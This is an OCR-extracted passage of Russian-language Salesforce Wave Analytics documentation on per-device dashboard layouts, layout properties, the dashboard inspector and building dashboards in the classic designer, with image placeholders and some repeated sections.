            "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"
        }
    ]
}
```


Дополнительную информацию о редактировании файла JSON см. в Справочном руководстве по JSON панели мониторинга Wave Analytics.

Формирование уникальных макетов панели мониторинга Wave для различных устройств

После добавления виджетов на панель мониторинга оптимизируйте макет для каждого устройства, на котором можно просматривать панели мониторинга. Например, можно удалить виджеты из макета для мобильного телефона, чтобы подогнать размер панели мониторинга под маленький экран. Виджеты также можно перемещать по макету; это не повлияет на другие макеты.


При формировании нового макета Wave добавляет виджеты из текущего выбранного макета в новый. Этот этап важен, поскольку каждый макет может содержать различные виджеты. Перед тем как приступить к работе, выберите макет, содержащий виджеты, которые вы хотите включить в новый макет.

Если вы добавите в макет виджет, то в другие макеты Wave его не добавит. Для добавления откройте макет и перетащите виджет из раздела «Неиспользуемые виджеты» в свойствах макета.




Прим.: Мобильные макеты поддерживают отображение всех типов диаграмм, тем не менее не все они могут быть отображены на мобильных устройствах. Дополнительную информацию см. на странице Ограничения по использованию приложения Wave Analytics на устройствах iPhone® и iPad®.

1. Открыв панель мониторинга в конструкторе панелей мониторинга Wave, выберите команду **Управление макетами** в меню "Макеты".




2. Выберите шаблон макета и введите уникальное название для макета.



Каждый шаблон макета содержит определенные заранее свойства, которые можно изменить по желанию.

3. Нажмите кнопку **«Создать»**.

Появятся свойства для нового макета. Если потребуется, нажмите , чтобы отобразить панель "Макет".



4. Если потребуется, разверните следующие разделы в панели "Макет" и измените свойства по умолчанию.

Общие

Укажите название макета, параметры разметочной сетки и цвет фона.


Устройство

Укажите сведения про устройства, на которых можно использовать данный макет. Дополнительные сведения о том, как платформа Wave применяет эти свойства для выбора подходящего макета, см. в разделе Правила платформы Wave при выборе макета для устройства.

Фоновое изображение

Чтобы применить фоновое изображение ко всей панели мониторинга при использовании данного макета, введите сведения о фоновом изображении. Не нужно включать само фоновое изображение.

Конструктор показывает предварительную версию панели мониторинга и макета на основе заданных параметров свойств макета. Конструктор панелей обновляет предварительную версию в реальном времени, чтобы можно было наблюдать конечный результат вносимых изменений. Если сжать максимальную ширину панели мониторинга, конструктор покажет, как панель вмещается в новый размер при использовании данного макета. Если необходимо, конструктор переставит виджеты, чтобы вместить их в новый размер панели.




5. Если нужно, переставьте виджеты.
6. Чтобы скрыть виджет на макете, выберите виджет и нажмите  .
   Если скрыть виджет, он появится в разделе «Неиспользуемые виджеты» свойств макета.



7. Чтобы добавить неиспользуемый виджет на макет, перетащите виджет из раздела «Неиспользуемые виджеты» на холст.
8. Чтобы добавить новый виджет, перетащите нужный с панели виджетов на холст.

Прим.: Wave добавит виджет только к текущему макету.

9. Чтобы сохранить изменения макета и панели мониторинга, нажмите .
10. Чтобы удалить макет, в меню "Макеты" выберите **Управление макетами**, затем нажмите напротив макета.



Свойства макета для панелей мониторинга Wave

В свойствах макета указывается его название, параметры разметочной сетки, фона и требования к устройствам, на которых может применяться данный макет. Эти свойства применимы только к панелям, созданным в конструкторе панелей Wave.

Правила платформы Wave для выбора макета под устройство

Если для панели мониторинга задано несколько макетов, платформа мониторинга Wave выбирает оптимальный макет при отображении панели на устройстве. Для определения оптимального макета платформа Wave использует свойства устройства, указанные для каждого макета. Зная логику выбора Wave, можно задать соответствующие свойства.

Свойства макета для панелей мониторинга Wave

В свойствах макета указывается его название, параметры разметочной сетки, фона и требования к устройствам, на которых может применяться данный макет. Эти свойства применимы только к панелям, созданным в конструкторе панелей Wave.

Общие свойства

Эти общие свойства применяется к указанному макету.

Свойство	Описание
Имя	Название макета.

Свойство	Описание
Столбцы	Число столбцов в сетке конструктора панелей мониторинга Wave. Увеличьте число столбцов, чтобы повысить точность проектирования макета.
Высота строки	Высота строк в сетке конструктора панелей мониторинга Wave. Значения: **«Обычный»** и **«Точный»**. При использовании значения **«Точный»** интервал по вертикали равен 0 и не может быть изменен. Конструктор Wave определяет размеры виджетов по умолчанию исходя из числа столбцов и высоты строки, чтобы обеспечить читаемость виджетов и сохранить их относительные размеры.
Расстояние между ячейками	Вертикальное и горизонтальное расстояния (в пикселях) между ячейками в сетке конструктора панелей мониторинга Wave.
Максимальная ширина панели мониторинга	Максимальная ширина (в пикселях) места, отведенного под панель мониторинга. При необходимости Wave переставляет имеющиеся виджеты панели мониторинга на основе этого параметра макета.
Цвет фона	Цвет фона может быть применен к следующим областям. **Сетка** Цвет сетки в конструкторе панелей мониторинга Wave. **Поле** Цвет поля, отображающегося на экране устройства, если экран превышает по размеру максимальную ширину виджета.

Свойства устройства

Платформа Wave применяет эти значения для выбора оптимального макета под устройство, на котором открывается панель мониторинга.

Свойство	Описание
Ширина экрана	Ширина экрана устройств, которые поддерживаются данным макетом. Укажите минимальную и максимальную ширину (в пикселях).
Ориентация	Ориентация устройств, которые поддерживаются данным макетом.
Платформа	Платформа устройств, которые поддерживаются данным макетом.

Свойства фонового изображения

Свойство	Описание
Изображение	Имя файла изображения. Изображение должно быть доступно в галерее приложения Wave, которое содержит панель мониторинга. Свойство применяется к фоновым изображениям, созданным в выпуске Spring'17 или более поздних версиях.
Идентификатор изображения	15-символьный идентификатор изображения. Изображение должно быть загружено во вкладку Salesforce «Документы», флажок «Изображение из внешнего источника» должен быть установлен. Свойство применяется к фоновым изображениям, созданным в выпуске Spring'17.
Масштаб изображения	Указывает, как вместить изображение в фон.
Выравнивание изображения	Горизонтальное и вертикальное выравнивание фонового изображения.

Правила платформы Wave для выбора макета под устройство

Если для панели мониторинга задано несколько макетов, платформа мониторинга Wave выбирает оптимальный макет при отображении панели на устройстве. Для определения оптимального макета платформа Wave использует свойства устройства, указанные для каждого макета. Зная логику выбора Wave, можно задать соответствующие свойства.


Платформа Wave задействует следующие правила при определении того, какой макет будет использован на устройстве.

1. Макет подходит для использования, если устройство, с которого осуществляется доступ к панели мониторинга, удовлетворяет всем свойствам устройства, заданным в панели "Макет".
2. Если подходит более чем один макет, будет использован тот, где задано наибольшее количество свойств. Если количество свойств совпадает, будет применен последний определенный макет.
3. Если для устройства нет подходящих макетов, будет использован первый определенный.

Оптимизация панелей мониторинга с помощью инспектора панели мониторинга

Инспектор панели мониторинга показывает, насколько быстро приложение Wave выполняет каждый этап, чтобы вы могли обнаружить слабые места запросов. Он также показывает, каким образом Wave изменяет этапы с запросами на основе глобальных фильтров, фасетирования и связывания.

Поскольку макет панели мониторинга содержит различные виджеты (и этапы), запускайте инспектор на каждом макете. Чтобы открыть инспектор панели мониторинга, предварительно просмотрите панель мониторинга в соответствующем макете, а затем нажмите **«Инспектор панели мониторинга»**.




Инспектор панели мониторинга предоставляет следующую информацию.

Критерии запроса

Используйте критерии запроса, чтобы определить какие этапы с запросами выполняются дольше всех. При необходимости увеличьте этапы с запросами, чтобы повысить производительность панели мониторинга. Для детальной информации о том, как увеличить SAQL-запросы см. Производительность запросов.


Инспектор показывает следующие критерии для каждого этапа, включенного в макет панели мониторинга.



Критерии запроса	Описание
#Работает	Указывает, какое количество раз Wave выполняет этап с запросом.
Первый раз (МС)	Количество миллисекунд, которое Wave тратит на выполнение этапа с запросом в первый раз.
В среднем (МС)	Среднее количество миллисекунд, которое Wave тратит на выполнение этапа с запросом.

Детали этапа

Чтобы просмотреть детали этапа, выберите в инспекторе этап. Детали этапа подытоживают разные части запроса, например меры, фильтры, группы и набор данных, на котором он построен. Используйте информацию из раздела «Критерии прошлого запуска», чтобы определить другие события, которые входят в общее время, требуемое для заполнения результатов этапа.



Критерии прошлого запуска	Описание
Метаданные	Количество миллисекунд, которые Wave тратит на получение извлеченных метаданных.
Ожидание	Количество миллисекунд, которые Wave тратит на решение связываний.
Запрос	Количество миллисекунд, которые Wave тратит на запуск запроса.

Выполненный запрос

Wave изменяет этап с запросом на основе взаимодействия с другими виджетами. Например, он добавляет фильтры на основе фасетирования и глобальных фильтров, а также может изменить запрос на основе связывания. Если у вас возникли вопросы о том, почему этап показывает неожиданные результаты, нажмите .



Используйте детали запроса, чтобы просмотреть, каким образом Wave определяет результаты этапа. Сравните исходный и финальный запрос, чтобы просмотреть, какие дополнительные фильтры Wave применяет к запросу из-за фасетирования и глобальных фильтров. Если в запросе используется связывание, трассировка связываний предоставляет пошаговую разбивку каждой функции связывания и решенное значение. Трассировка связываний позволяет увидеть результативные данные, включая содержание и формат, т. е. то, что вам нужно.

Построение панели мониторинга в классическом конструкторе

Классический конструктор представляет собой устаревшую версию и позволяет создавать только базовые панели мониторинга Wave.

Прим.: Несмотря на то что панели мониторинга можно создавать в классическом конструкторе, Salesforce.com рекомендует использовать конструктор панелей мониторинга Wave, который поддерживает больше функций и проще в использовании. Новый конструктор заменяет классический.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

1. Создание панели мониторинга в классическом конструкторе

   Для создания панели мониторинга Wave можно воспользоваться предварительно созданным макетом или начать с чистого полотна, чтобы создать собственный макет. Для построения панели мониторинга можно использовать классический конструктор или новый конструктор панелей мониторинга Wave. В нашем примере будем использовать классический конструктор.

2. Добавление ключевых показателей эффективности на панель мониторинга Wave

   Иногда, одно число может быстро продемонстрировать эффективность деятельности. Например, общее количество открытых обращений о поддержке и количество новых обращений о поддержке, открытых в течение данной недели, — это ключевые показатели, полезные для менеджеров по обслуживанию. Добавьте виджеты «Число», чтобы вывести показатели на панель мониторинга.

3. Добавление визуализаций к панели мониторинга Wave

   Добавляйте диаграммы для визуализации и работайте с данными, содержащими информацию о них. Каждая диаграмма основана на базовом запросе в представлении Lens.

4. Виджеты «Фасет» для просмотра данных с разных точек зрения

   Виджеты, извлеченные из того же набора данных, фасетируются по умолчанию. Фасетирование предполагает, что фильтрация одного виджета инициирует аналогичную фильтрацию всех связанных виджетов на панели мониторинга Wave. При необходимости включите или выключите фасетирование для каждого виджета.

5. Добавление изображений к панели мониторинга Wave

   Добавьте изображения данные на панель мониторинга для предоставления аудитории соответствующего контекста и возможности более увлекательного просмотра. Например, при использовании панели мониторинга, предназначенной для отслеживания продаж нескольких продуктов, продукты могут различаться по логотипам.

6. Добавление ссылки на представления Lens и другие панели мониторинга

   С помощью ссылок можно привязать панель мониторинга Wave к соответствующим представлениям Lens и панелям мониторинга. Этот виджет позволяет разбивать анализы по разным активам вместо того, чтобы заполнять ими отдельную панель мониторинга. Он также помогает создавать разводки для анализа данных.

7. Просмотр сведений о представлении Lens виджета

   Чтобы гарантировать отображение виджетом точных данных на панели мониторинга Wave, просмотрите сведения о представлении Lens виджета.

8. Фильтрация или удаление представлений Lens, вырезанных из панели мониторинга Wave

   Систематизируйте вырезанные представления Lens, чтобы уменьшить число повторов. Вы можете отфильтровать список вырезанных представлений Lens, чтобы просмотреть неиспользованные представления и удалить их из панели мониторинга.

СМ. ТАКЖЕ:

Преобразование панели мониторинга мониторинга в формат конструктора панелей Wave

Что такое панель мониторинга?

Рекомендации по построению панелей мониторинга Wave

Клавиши быстрого доступа для панелей мониторинга Wave и представлений Lens

Основные различия между классическом конструктором и конструктором панелей мониторинга Wave

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Создание панели мониторинга в классическом конструкторе

Для создания панели мониторинга Wave можно воспользоваться предварительно созданным макетом или начать с чистого полотна, чтобы создать собственный макет. Для построения панели мониторинга можно использовать классический конструктор или новый конструктор панелей мониторинга Wave. В нашем примере будем использовать классический конструктор.


Данная тема посвящена созданию панелей мониторинга в Wave Analytics. Сведения о создании панелей мониторинга для отчетов см. в статье Создание панели мониторинга в Salesforce Classic.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Чтобы создать панель мониторинга, выполните указанные ниже действия.

- Создайте и отредактируйте панели Wave Analytics.


1. Нажмите кнопку **«Создать», затем** > **«Панель мониторинга»** на начальной странице. Появятся шаблоны макета.



2. Выберите шаблон макета или создайте пустую панель мониторинга в классическом конструкторе или конструкторе панелей мониторинга Wave. Шаблоны макетов создают панели мониторинга в конструкторе панелей Wave. В данном случае мы будем создавать пустую панель мониторинга посредством классического конструктора.
3. Выберите **Пустая панель мониторинга в классическом конструкторе**, затем нажмите кнопку **Продолжить**. Если ранее не было отклонено использование конструктора панели Wave, отобразится всплывающий вопрос «Использовать конструктор панелей мониторинга Wave?».
4. Выберите **«Не сейчас»**.
   Откроется классический конструктор.



5. Чтобы сохранить панель мониторинга в приложении, нажмите .




6. Нажмите кнопку **«Сохранить»**.

Добавление ключевых показателей эффективности на панель мониторинга Wave

Иногда, одно число может быстро продемонстрировать эффективность деятельности. Например, общее количество открытых обращений о поддержке и количество новых обращений о поддержке, открытых в течение данной недели, — это ключевые показатели, полезные для менеджеров по обслуживанию. Добавьте виджеты «Число», чтобы вывести показатели на панель мониторинга.

1. Для добавления ключевого показателя эффективности на панель мониторинга в классическом конструкторе откройте набор данных «Возможность» и щелкните + Measure, чтобы рассчитать общее значение для всех возможностей в ожидаемых продажах.
   a. Выберите элемент «Сумма» в левом столбце панели выбора меры.
   b. Выберите поле набора данных в правой колонке, которую следует суммировать. В данном случае выберите «Сумма».




Прим.: Не рекомендуем добавлять группировки. По определению число состоит всего из одной группы. Позже вы добавите диаграмму, отображающую значение для разных группировок.

2. Добавьте другой тип меры, позволяющий дополнить контекст данной панели мониторинга. Например, чтобы просмотреть количество закрытых сделок, выберите элемент «Количество» и значение «isWon».
3. Чтобы вырезать данное представление Lens в классическом конструкторе, щелкните значок .

   Совет: При наличии нескольких панелей мониторинга представление Lens вырезается на панель мониторинга, открытую последней.
4. В классическом конструкторе щелкните виджет «Число» (123), чтобы создать пустой численный виджет, затем выберите первое вырезанное представление Lens, содержащее суммарное значение.
   Число, отображаемое в виджете «Число», соответствует первой (крайней левой) выбранной мере.
5. Чтобы выбрать другую меру из представления Lens или настроить другие полезные свойства, выберите виджет «Число» и настройте свойства в соответствующем разделе.
